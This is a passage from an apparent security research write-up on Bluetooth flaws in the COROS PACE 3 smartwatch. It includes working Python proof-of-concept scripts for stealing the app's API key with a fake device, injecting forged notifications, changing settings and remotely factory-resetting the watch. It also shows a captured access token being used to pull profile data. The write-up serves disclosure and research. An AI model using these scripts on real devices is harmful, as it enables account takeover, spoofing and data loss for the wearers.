    <span class="n">periph</span> <span class="o">=</span> <span class="nc">Peripheral</span><span class="p">(</span>
        <span class="n">device</span><span class="p">,</span> 
        <span class="n">profile</span><span class="o">=</span><span class="n">my_profile</span><span class="p">,</span> 
        <span class="n">pairing</span><span class="o">=</span><span class="n">pairing</span>
   <span class="p">)</span>

    <span class="nf">print</span><span class="p">(</span><span class="n">periph</span><span class="p">.</span><span class="nf">get_mtu</span><span class="p">())</span>

    <span class="n">periph</span><span class="p">.</span><span class="nf">set_mtu</span><span class="p">(</span><span class="mi">80</span><span class="p">)</span>

    <span class="k">if</span> <span class="n">debug</span> <span class="o">==</span> <span class="bp">True</span><span class="p">:</span>
        <span class="n">monitor</span> <span class="o">=</span> <span class="nc">WiresharkMonitor</span><span class="p">()</span>
        <span class="n">monitor</span><span class="p">.</span><span class="nf">attach</span><span class="p">(</span><span class="n">periph</span><span class="p">)</span>
        <span class="n">monitor</span><span class="p">.</span><span class="nf">start</span><span class="p">()</span>

    <span class="k">try</span><span class="p">:</span>
        <span class="n">periph</span><span class="p">.</span><span class="nf">enable_peripheral_mode</span><span class="p">(</span><span class="n">adv_data</span><span class="o">=</span><span class="nc">AdvDataFieldList</span><span class="p">(</span>
            <span class="nc">AdvCompleteLocalName</span><span class="p">(</span><span class="sa">b</span><span class="sh">'</span><span class="s">COROS PACE 3 7A8F48</span><span class="sh">'</span><span class="p">),</span>
            <span class="nc">AdvLeSupportedFeatures</span><span class="p">(</span><span class="n">data_packet_length</span><span class="o">=</span><span class="bp">True</span><span class="p">,</span> <span class="n">privacy</span><span class="o">=</span><span class="bp">True</span><span class="p">),</span>
            <span class="nc">AdvFlagsField</span><span class="p">()</span>
        <span class="p">))</span>

        <span class="nf">print</span><span class="p">(</span><span class="sh">'</span><span class="s">Press a key to disconnect</span><span class="sh">'</span><span class="p">)</span>
        <span class="nf">input</span><span class="p">()</span>
        <span class="n">periph</span><span class="p">.</span><span class="nf">stop</span><span class="p">()</span>
        <span class="n">periph</span><span class="p">.</span><span class="nf">close</span><span class="p">()</span>

    <span class="k">except</span> <span class="nb">KeyboardInterrupt</span><span class="p">:</span>
        <span class="n">periph</span><span class="p">.</span><span class="nf">close</span><span class="p">()</span>

        <span class="nf">print</span><span class="p">(</span><span class="n">e</span><span class="p">)</span>
        <span class="n">sys</span><span class="p">.</span><span class="nf">exit</span><span class="p">()</span>

<span class="k">else</span><span class="p">:</span>
    <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Usage:</span><span class="sh">"</span><span class="p">,</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">0</span><span class="p">],</span> <span class="sh">"</span><span class="s">&amp;lt;interface&amp;gt;</span><span class="sh">"</span><span class="p">)</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Once the script is executed, all we need to do is wait for an Android phone with the COROS app installed to come into Bluetooth range.
As soon as it detects our advertising fake device, the app connects, begins interaction and ultimately sends us the valid API key:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>$ python3 fake-coros.py hci0
Press a key to disconnect
Access key received:
00000000: B2 00 02 04 20 4D 53 38  30 51 57 33 4B 30 32 50  .... MS80QW3K02P
00000010: 4C 31 4C 4A 46 55 4F 55  43 43 55 37 39 39 35 32  L1LJFUOUCCU79952
00000020: 39 48 37 4C 30 05 64 65  2D 44 45 00 27 30 3D 63  9H7L0.de-DE.'0=c
00000030: 6F 72 6F 73 2E 63 6F 6D  26 31 3D 61 70 69 65 75  oros.com&amp;amp;1=apieu
00000040: 26 32 3D 65 70 6F 65 75  26 33 3D 6D 61 70 73 74  &amp;amp;2=epoeu&amp;amp;3=mapst
00000050: 61 74 69 63 D9                                    atic.
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Afterwards, we can use this API key, for example to retrieve profile and activity data, as the following example illustrates:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
</pre></td><td class="rouge-code"><pre>$ curl -s -X POST https://apieu.coros.com/coros/user/query\?accessToken\=MS80QW3K02PL1LJFUOUCCU799529H7L0 | jq .

{
  "apiCode": "774B56F3",
  "data": {
    "accessToken": "MS80QW3K02PL1LJFUOUCCU799529H7L0",
    "activateStatus": 1,
    "attributionRegion": "S5153",
    "birthday": 19850101,
    "clientType": 1,
    "email": "coros2@[...]",
    "emailVerifyState": 1,
    "enableAppDataConfig": true,
    "fitness": {
      "aerobicEndurance": 356,
      "aerobicEnduranceScore": 77.0,
      "anaerobicCapacity": 168,
      "anaerobicCapacityScore": 75.3,
      "anaerobicEndurance": 261,
      "anaerobicEnduranceScore": 75.4,
      "cycleInfo": {},
      "cycleLevelHr": 139,
      "hrvBaseValue": 32,
      "maxHr": 185,
    [...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Of course, this practically only works with the Android app since it does not require the watch to be bonded and 
therefore there is no long-term key (LTK) which has to be known by the attacker.</p>

<h2 id="notifications">Notifications</h2>

<p>The COROS PACE 3 allows displaying notifications received from the smartphone.
For instance, this invloves messages received via various mobile apps such as WhatsApp or iMessage.</p>

<p>The following image shows the notification on the watch:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/whatsapp.png" alt="Received notification" />
<em>Received notification</em></p>

<p>The above notification is written to the characteristic with the UUID <code class="language-plaintext highlighter-rouge">6e400002-b5a3-f393-e0a9-77757c7f7f70</code> as follows:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>7900ff000c636f6d2e776861747361707010064841434b454420116861636b65642062792053795353200000
</pre></td></tr></tbody></table></code></pre></div></div>

<p>So the structure follows a custom Type-Length-Value (TLV) format with <code class="language-plaintext highlighter-rouge">NULL</code> byte termination:</p>

<table>
  <thead>
    <tr>
      <th>Offset</th>
      <th>Field</th>
      <th>Value</th>
      <th>Interpretation</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>0x00</td>
      <td>Header</td>
      <td><code class="language-plaintext highlighter-rouge">7900ff</code></td>
      <td>Message header</td>
    </tr>
    <tr>
      <td>0x03</td>
      <td>Head Line 0</td>
      <td><code class="language-plaintext highlighter-rouge">00</code></td>
      <td>Type for line 0</td>
    </tr>
    <tr>
      <td>0x04</td>
      <td>Length Line 0</td>
      <td><code class="language-plaintext highlighter-rouge">0c</code></td>
      <td>Length of line 0</td>
    </tr>
    <tr>
      <td>0x05</td>
      <td>Line 0</td>
      <td><code class="language-plaintext highlighter-rouge">636f6d2e7768617473617070</code></td>
      <td>Package name: <code class="language-plaintext highlighter-rouge">"com.whatsapp"</code></td>
    </tr>
    <tr>
      <td>0x0D</td>
      <td>Head Line 1</td>
      <td><code class="language-plaintext highlighter-rouge">10</code></td>
      <td>Type for line 1</td>
    </tr>
    <tr>
      <td>0x0E</td>
      <td>Length Line 1</td>
      <td><code class="language-plaintext highlighter-rouge">06</code></td>
      <td>Length of line 1</td>
    </tr>
    <tr>
      <td>0x0F</td>
      <td>Line 1</td>
      <td><code class="language-plaintext highlighter-rouge">4841434b4544</code></td>
      <td>Content of line 1: <code class="language-plaintext highlighter-rouge">"HACKED"</code></td>
    </tr>
    <tr>
      <td>0x15</td>
      <td>Head Line 2</td>
      <td><code class="language-plaintext highlighter-rouge">20</code></td>
      <td>Type for line 2</td>
    </tr>
    <tr>
      <td>0x16</td>
      <td>Length Line 2</td>
      <td><code class="language-plaintext highlighter-rouge">11</code></td>
      <td>Length of line 2</td>
    </tr>
    <tr>
      <td>0x17</td>
      <td>Line 2</td>
      <td><code class="language-plaintext highlighter-rouge">6861636b656420627920537953532000</code></td>
      <td>Content of line 2: <code class="language-plaintext highlighter-rouge">"hacked by SySS"</code></td>
    </tr>
    <tr>
      <td>0x28</td>
      <td>Terminator</td>
      <td><code class="language-plaintext highlighter-rouge">00</code></td>
      <td>End of message marker</td>
    </tr>
  </tbody>
</table>

<p>Besides eavesdropping the messages and their content (see <a href="#pairing--bonding">Pairing &amp;amp; bonding</a>), an attacker is also able to inject notifications.
As a proof of concept, we used the following Python script to inject notifications:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">asyncio</span>
<span class="kn">import</span> <span class="n">sys</span>
<span class="kn">from</span> <span class="n">bleak</span> <span class="kn">import</span> <span class="n">BleakClient</span>


<span class="n">UUID</span> <span class="o">=</span> <span class="sh">"</span><span class="s">6e400002b5a3f393e0a977757c7f7f70</span><span class="sh">"</span>


<span class="k">def</span> <span class="nf">encode_message</span><span class="p">(</span><span class="n">package_name</span><span class="p">:</span> <span class="nb">str</span><span class="p">,</span> <span class="n">line1</span><span class="p">:</span> <span class="nb">str</span><span class="p">,</span> <span class="n">line2</span><span class="p">:</span> <span class="nb">str</span><span class="p">)</span> <span class="o">-&amp;gt;</span> <span class="nb">bytes</span><span class="p">:</span>
    <span class="n">message</span> <span class="o">=</span> <span class="nb">bytearray</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="sh">"</span><span class="s">7900ff</span><span class="sh">"</span><span class="p">)</span>

    <span class="c1"># Line 0
</span>    <span class="n">message</span> <span class="o">+=</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x00</span><span class="sh">'</span>
    <span class="n">line0_bytes</span> <span class="o">=</span> <span class="n">package_name</span><span class="p">.</span><span class="nf">encode</span><span class="p">(</span><span class="sh">'</span><span class="s">utf-8</span><span class="sh">'</span><span class="p">)</span>
    <span class="n">message</span> <span class="o">+=</span> <span class="nf">len</span><span class="p">(</span><span class="n">line0_bytes</span><span class="p">).</span><span class="nf">to_bytes</span><span class="p">(</span><span class="mi">1</span><span class="p">,</span> <span class="sh">'</span><span class="s">big</span><span class="sh">'</span><span class="p">)</span>
    <span class="n">message</span> <span class="o">+=</span> <span class="n">line0_bytes</span>

    <span class="c1"># Line 1
</span>    <span class="n">message</span> <span class="o">+=</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x10</span><span class="sh">'</span>
    <span class="n">line1_bytes</span> <span class="o">=</span> <span class="n">line1</span><span class="p">.</span><span class="nf">encode</span><span class="p">(</span><span class="sh">'</span><span class="s">utf-8</span><span class="sh">'</span><span class="p">)</span>
    <span class="n">message</span> <span class="o">+=</span> <span class="nf">len</span><span class="p">(</span><span class="n">line1_bytes</span><span class="p">).</span><span class="nf">to_bytes</span><span class="p">(</span><span class="mi">1</span><span class="p">,</span> <span class="sh">'</span><span class="s">big</span><span class="sh">'</span><span class="p">)</span>
    <span class="n">message</span> <span class="o">+=</span> <span class="n">line1_bytes</span>

    <span class="c1"># Line 2
</span>    <span class="n">message</span> <span class="o">+=</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x20</span><span class="sh">'</span>
    <span class="n">line2_bytes</span> <span class="o">=</span> <span class="n">line2</span><span class="p">.</span><span class="nf">encode</span><span class="p">(</span><span class="sh">'</span><span class="s">utf-8</span><span class="sh">'</span><span class="p">)</span>
    <span class="n">message</span> <span class="o">+=</span> <span class="nf">len</span><span class="p">(</span><span class="n">line2_bytes</span><span class="p">).</span><span class="nf">to_bytes</span><span class="p">(</span><span class="mi">1</span><span class="p">,</span> <span class="sh">'</span><span class="s">big</span><span class="sh">'</span><span class="p">)</span>
    <span class="n">message</span> <span class="o">+=</span> <span class="n">line2_bytes</span>

    <span class="c1"># Terminator
</span>    <span class="n">message</span> <span class="o">+=</span> <span class="sa">b</span><span class="sh">'</span><span class="se">\x00</span><span class="sh">'</span>

    <span class="k">return</span> <span class="nf">bytes</span><span class="p">(</span><span class="n">message</span><span class="p">)</span>


<span class="k">async</span> <span class="k">def</span> <span class="nf">write_to_ble_device</span><span class="p">(</span><span class="n">address</span><span class="p">,</span> <span class="n">message_bytes</span><span class="p">):</span>
    <span class="n">client</span> <span class="o">=</span> <span class="nc">BleakClient</span><span class="p">(</span><span class="n">address</span><span class="p">)</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">connect</span><span class="p">()</span>
        <span class="k">await</span> <span class="n">asyncio</span><span class="p">.</span><span class="nf">sleep</span><span class="p">(</span><span class="mi">2</span><span class="p">)</span>
        <span class="k">if</span> <span class="n">client</span><span class="p">.</span><span class="n">is_connected</span><span class="p">:</span>
            <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">write_gatt_char</span><span class="p">(</span><span class="n">UUID</span><span class="p">,</span> <span class="n">message_bytes</span><span class="p">,</span> <span class="n">response</span><span class="o">=</span><span class="bp">False</span><span class="p">)</span>
            <span class="k">await</span> <span class="n">asyncio</span><span class="p">.</span><span class="nc">Event</span><span class="p">().</span><span class="nf">wait</span><span class="p">()</span>
    <span class="k">finally</span><span class="p">:</span>
        <span class="k">if</span> <span class="n">client</span><span class="p">.</span><span class="n">is_connected</span><span class="p">:</span>
            <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">disconnect</span><span class="p">()</span>


<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">"</span><span class="s">__main__</span><span class="sh">"</span><span class="p">:</span>
    <span class="k">if</span> <span class="nf">len</span><span class="p">(</span><span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">)</span> <span class="o">&amp;lt;</span> <span class="mi">5</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Usage: python notification.py &amp;lt;BLE_ADDRESS&amp;gt; &amp;lt;PACKAGE_NAME&amp;gt; &amp;lt;LINE1&amp;gt; &amp;lt;LINE2&amp;gt;</span><span class="sh">"</span><span class="p">)</span>
        <span class="n">sys</span><span class="p">.</span><span class="nf">exit</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span>

    <span class="n">device_address</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span>
    <span class="n">pkg</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">2</span><span class="p">]</span>
    <span class="n">l1</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">3</span><span class="p">]</span>
    <span class="n">l2</span> <span class="o">=</span> <span class="n">sys</span><span class="p">.</span><span class="n">argv</span><span class="p">[</span><span class="mi">4</span><span class="p">]</span>

    <span class="n">msg</span> <span class="o">=</span> <span class="nf">encode_message</span><span class="p">(</span><span class="n">pkg</span><span class="p">,</span> <span class="n">l1</span><span class="p">,</span> <span class="n">l2</span><span class="p">)</span>
    <span class="n">asyncio</span><span class="p">.</span><span class="nf">run</span><span class="p">(</span><span class="nf">write_to_ble_device</span><span class="p">(</span><span class="n">device_address</span><span class="p">,</span> <span class="n">msg</span><span class="p">))</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Using this script, arbitrary notifications can be injected:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre><span class="nv">$ </span>python3 notification.py f7:af:1d:27:03:06 com.microsoft.teams CEO <span class="s1">'you are fired!'</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/teams.png" alt="Injected notification" />
<em>Injected notification</em></p>

<h2 id="configuration-manipulation">Configuration manipulation</h2>

<p>Since the watch’s settings can be configured via the app, this could also obviously be done by an attacker abusing writing to the specific characteristics.
For example, we reconstructed the <em>Do not Disturb</em> (DnD) message structure, which is written by the app to the characteristic with the UUID <code class="language-plaintext highlighter-rouge">6e400002-b5a3-f393-e0a9-77656c6f6f70</code>:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre><span class="k">typedef</span> <span class="k">struct</span> <span class="p">{</span>
    <span class="kt">uint8_t</span> <span class="n">command</span><span class="p">[</span><span class="mi">2</span><span class="p">];</span>  <span class="c1">// 0x86 0x00 (DnD command)</span>
    <span class="kt">uint8_t</span> <span class="n">mode</span><span class="p">;</span>        <span class="c1">// 0x01 = activate, 0x00 = deactivate</span>
    <span class="kt">uint8_t</span> <span class="n">start_hour</span><span class="p">;</span>  <span class="c1">// Start hour (0-23) </span>
    <span class="kt">uint8_t</span> <span class="n">start_minute</span><span class="p">;</span><span class="c1">// Start minute (0-59)</span>
    <span class="kt">uint8_t</span> <span class="n">end_hour</span><span class="p">;</span>    <span class="c1">// End hour (0-23)</span>
    <span class="kt">uint8_t</span> <span class="n">end_minute</span><span class="p">;</span>  <span class="c1">// End minute (0-59)</span>
    <span class="kt">uint8_t</span> <span class="n">checksum</span><span class="p">;</span>    <span class="c1">// Checksum</span>
<span class="p">}</span> <span class="n">DND_Message</span><span class="p">;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The checksum is a simple sum of the mode, start hour, start minute, end hour, and end minute modulo 256.</p>

<p>So we can use the following Python script to generate valid messages to configure the DnD on the watch:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
</pre></td><td class="rouge-code"><pre><span class="k">def</span> <span class="nf">generate_dnd_message</span><span class="p">(</span><span class="n">start_hour</span><span class="p">,</span> <span class="n">start_minute</span><span class="p">,</span> <span class="n">end_hour</span><span class="p">,</span> <span class="n">end_minute</span><span class="p">,</span> <span class="n">activate</span><span class="o">=</span><span class="bp">True</span><span class="p">):</span>
    
    <span class="n">command</span> <span class="o">=</span> <span class="sh">"</span><span class="s">8600</span><span class="sh">"</span> 

    <span class="k">if</span> <span class="n">activate</span><span class="p">:</span>
        <span class="n">mode</span> <span class="o">=</span> <span class="sh">"</span><span class="s">01</span><span class="sh">"</span>
    <span class="k">else</span><span class="p">:</span>
        <span class="n">mode</span> <span class="o">=</span> <span class="sh">"</span><span class="s">00</span><span class="sh">"</span>

    <span class="n">start_hour_hex</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">start_hour</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="sh">"</span>
    <span class="n">start_minute_hex</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">start_minute</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="sh">"</span>
    <span class="n">end_hour_hex</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">end_hour</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="sh">"</span>
    <span class="n">end_minute_hex</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">end_minute</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="sh">"</span>

    <span class="n">checksum_value</span> <span class="o">=</span> <span class="p">(</span>
        <span class="nf">int</span><span class="p">(</span><span class="n">mode</span><span class="p">,</span> <span class="mi">16</span><span class="p">)</span> <span class="o">+</span> 
        <span class="n">start_hour</span> <span class="o">+</span> 
        <span class="n">start_minute</span> <span class="o">+</span> 
        <span class="n">end_hour</span> <span class="o">+</span> 
        <span class="n">end_minute</span>
    <span class="p">)</span> <span class="o">%</span> <span class="mi">256</span>
    <span class="n">checksum</span> <span class="o">=</span> <span class="sa">f</span><span class="sh">"</span><span class="si">{</span><span class="n">checksum_value</span><span class="si">:</span><span class="mi">02</span><span class="n">x</span><span class="si">}</span><span class="sh">"</span>

    <span class="n">message</span> <span class="o">=</span> <span class="p">(</span>
        <span class="n">command</span> <span class="o">+</span>
        <span class="n">mode</span> <span class="o">+</span>
        <span class="n">start_hour_hex</span> <span class="o">+</span>
        <span class="n">start_minute_hex</span> <span class="o">+</span>
        <span class="n">end_hour_hex</span> <span class="o">+</span>
        <span class="n">end_minute_hex</span> <span class="o">+</span>
        <span class="n">checksum</span>
    <span class="p">)</span>

    <span class="k">return</span> <span class="n">message</span>


<span class="c1"># Sample configuration:
# 1:06 AM
</span><span class="n">start_hour</span> <span class="o">=</span> <span class="mi">1</span> 
<span class="n">start_minute</span> <span class="o">=</span> <span class="mi">6</span>

<span class="c1"># 04:17 AM
</span><span class="n">end_hour</span> <span class="o">=</span> <span class="mi">4</span>
<span class="n">end_minute</span> <span class="o">=</span> <span class="mi">17</span>

<span class="n">activation_message</span> <span class="o">=</span> <span class="nf">generate_dnd_message</span><span class="p">(</span>
                        <span class="n">start_hour</span><span class="p">,</span> 
                        <span class="n">start_minute</span><span class="p">,</span> 
                        <span class="n">end_hour</span><span class="p">,</span> 
                        <span class="n">end_minute</span><span class="p">,</span> 
                        <span class="n">activate</span><span class="o">=</span><span class="bp">True</span>
                    <span class="p">)</span>

<span class="n">deactivation_message</span> <span class="o">=</span> <span class="nf">generate_dnd_message</span><span class="p">(</span>
                        <span class="n">start_hour</span><span class="p">,</span> 
                        <span class="n">start_minute</span><span class="p">,</span> 
                        <span class="n">end_hour</span><span class="p">,</span> 
                        <span class="n">end_minute</span><span class="p">,</span> 
                        <span class="n">activate</span><span class="o">=</span><span class="bp">False</span>
                    <span class="p">)</span>

<span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Activate: </span><span class="si">{</span><span class="n">activation_message</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
<span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Deactivate: </span><span class="si">{</span><span class="n">deactivation_message</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Of couse, this is just an example; further device configurations are possible following similar pattern.</p>

<h2 id="find-my-device">Find my Device</h2>

<p>Another interesting function is the <em>Find my Device</em> option on both the watch to find the phone as well as in the mobile app to find the watch.</p>

<p>Writing <code class="language-plaintext highlighter-rouge">0xb400</code> to the characteristic with the UUID <code class="language-plaintext highlighter-rouge">6e400002-b5a3-f393-e0a9-77656c6f6f70</code> causes the watch to <em>beep</em> and <em>blink</em>:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/find.gif" alt="Find my Device function" />
<em>Find my Device function</em></p>

<p>On the other hand, using our fake device (see <a href="#coros-account-takeover">COROS account takeover</a>), 
we can also trigger the phone alert.
This can be done if we notify <code class="language-plaintext highlighter-rouge">0x04000000</code> via the characteristic with the UUID <code class="language-plaintext highlighter-rouge">6e400003-b5a3-f393-e0a9-77656c6f6f70</code> on which the phone is subscribed to.</p>

<h2 id="factory-reset">Factory reset</h2>

<p>An interesting function is factory-resetting the watch by writing <code class="language-plaintext highlighter-rouge">0x8500</code> to the characteristic <code class="language-plaintext highlighter-rouge">6e400002-b5a3-f393-e0a9-77656c6f6f70</code>.</p>

<p>Moreover, we also observed that the watch changes its own Bluetooth hardware address by expanding the factory reset command to <code class="language-plaintext highlighter-rouge">0x850001</code>.
This causes the last octet of the Bluetooth address to be increased by <code class="language-plaintext highlighter-rouge">1</code>:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/reset.png" alt="Device address after factory reset" />
<em>Device address after factory reset</em></p>

<p>While continuously running the following Python script, we determined that after reaching <code class="language-plaintext highlighter-rouge">0xFF</code> on the last octet, it starts again from <code class="language-plaintext highlighter-rouge">0x00</code>:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
</pre></td><td class="rouge-code"><pre><span class="kn">import</span> <span class="n">asyncio</span>
<span class="kn">from</span> <span class="n">bleak</span> <span class="kn">import</span> <span class="n">BleakScanner</span><span class="p">,</span> <span class="n">BleakClient</span>

<span class="n">TARGET_NAME</span> <span class="o">=</span> <span class="sh">"</span><span class="s">COROS PACE 3 7A8F48</span><span class="sh">"</span>
<span class="n">CHARACTERISTIC_UUID</span> <span class="o">=</span> <span class="sh">"</span><span class="s">6e400002-b5a3-f393-e0a9-77656c6f6f70</span><span class="sh">"</span>
<span class="n">HEX_VALUE</span> <span class="o">=</span> <span class="sh">"</span><span class="s">850001</span><span class="sh">"</span>

<span class="k">async</span> <span class="k">def</span> <span class="nf">main</span><span class="p">():</span>
    <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Scanning for BLE devices...</span><span class="sh">"</span><span class="p">)</span>
    <span class="n">devices</span> <span class="o">=</span> <span class="k">await</span> <span class="n">BleakScanner</span><span class="p">.</span><span class="nf">discover</span><span class="p">(</span><span class="n">timeout</span><span class="o">=</span><span class="mf">5.0</span><span class="p">)</span>

    <span class="n">target_device</span> <span class="o">=</span> <span class="bp">None</span>
    <span class="k">for</span> <span class="n">d</span> <span class="ow">in</span> <span class="n">devices</span><span class="p">:</span>
        <span class="k">if</span> <span class="n">d</span><span class="p">.</span><span class="n">name</span> <span class="o">==</span> <span class="n">TARGET_NAME</span><span class="p">:</span>
            <span class="n">target_device</span> <span class="o">=</span> <span class="n">d</span>
            <span class="k">break</span>

    <span class="k">if</span> <span class="ow">not</span> <span class="n">target_device</span><span class="p">:</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Device </span><span class="sh">'</span><span class="si">{</span><span class="n">TARGET_NAME</span><span class="si">}</span><span class="sh">'</span><span class="s"> not found.</span><span class="sh">"</span><span class="p">)</span>
        <span class="k">return</span>

    <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Device found: </span><span class="si">{</span><span class="n">target_device</span><span class="p">.</span><span class="n">name</span><span class="si">}</span><span class="s"> (</span><span class="si">{</span><span class="n">target_device</span><span class="p">.</span><span class="n">address</span><span class="si">}</span><span class="s">)</span><span class="sh">"</span><span class="p">)</span>
    <span class="k">async</span> <span class="k">with</span> <span class="nc">BleakClient</span><span class="p">(</span><span class="n">target_device</span><span class="p">.</span><span class="n">address</span><span class="p">)</span> <span class="k">as</span> <span class="n">client</span><span class="p">:</span>
        <span class="k">if</span> <span class="ow">not</span> <span class="n">client</span><span class="p">.</span><span class="n">is_connected</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Failed to connect.</span><span class="sh">"</span><span class="p">)</span>
            <span class="k">return</span>

        <span class="n">data</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="nf">fromhex</span><span class="p">(</span><span class="n">HEX_VALUE</span><span class="p">)</span>
        <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Sending data: </span><span class="si">{</span><span class="n">data</span><span class="p">.</span><span class="nf">hex</span><span class="p">()</span><span class="si">}</span><span class="s"> to characteristic </span><span class="si">{</span><span class="n">CHARACTERISTIC_UUID</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>
        
        <span class="k">try</span><span class="p">:</span>
            <span class="k">await</span> <span class="n">client</span><span class="p">.</span><span class="nf">write_gatt_char</span><span class="p">(</span><span class="n">CHARACTERISTIC_UUID</span><span class="p">,</span> <span class="n">data</span><span class="p">,</span> <span class="n">response</span><span class="o">=</span><span class="bp">True</span><span class="p">)</span>
            <span class="nf">print</span><span class="p">(</span><span class="sh">"</span><span class="s">Write successful.</span><span class="sh">"</span><span class="p">)</span>
        <span class="k">except</span> <span class="nb">Exception</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
            <span class="nf">print</span><span class="p">(</span><span class="sa">f</span><span class="sh">"</span><span class="s">Error during write: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="sh">"</span><span class="p">)</span>

<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="sh">"</span><span class="s">__main__</span><span class="sh">"</span><span class="p">:</span>
    <span class="n">asyncio</span><span class="p">.</span><span class="nf">run</span><span class="p">(</span><span class="nf">main</span><span class="p">())</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Apart from the fact that the device must be re-paired, factory-resetting the device can ruin a victim’s race day. 
An attacker could trigger the factory reset of a passing athlete, causing the current activity recording to end immediately, 
all data to be lost, and the watch to restart with default settings – the end of a successful race:</p>

<p><img src="/assets/img/papers/bluetooth-analysis-coros-pace-3/reset.gif" alt="Factory reset during an activity" />
<em>Factory reset during an activity</em></p>

<h1 id="black-box-fuzzing">Black-box fuzzing</h1>

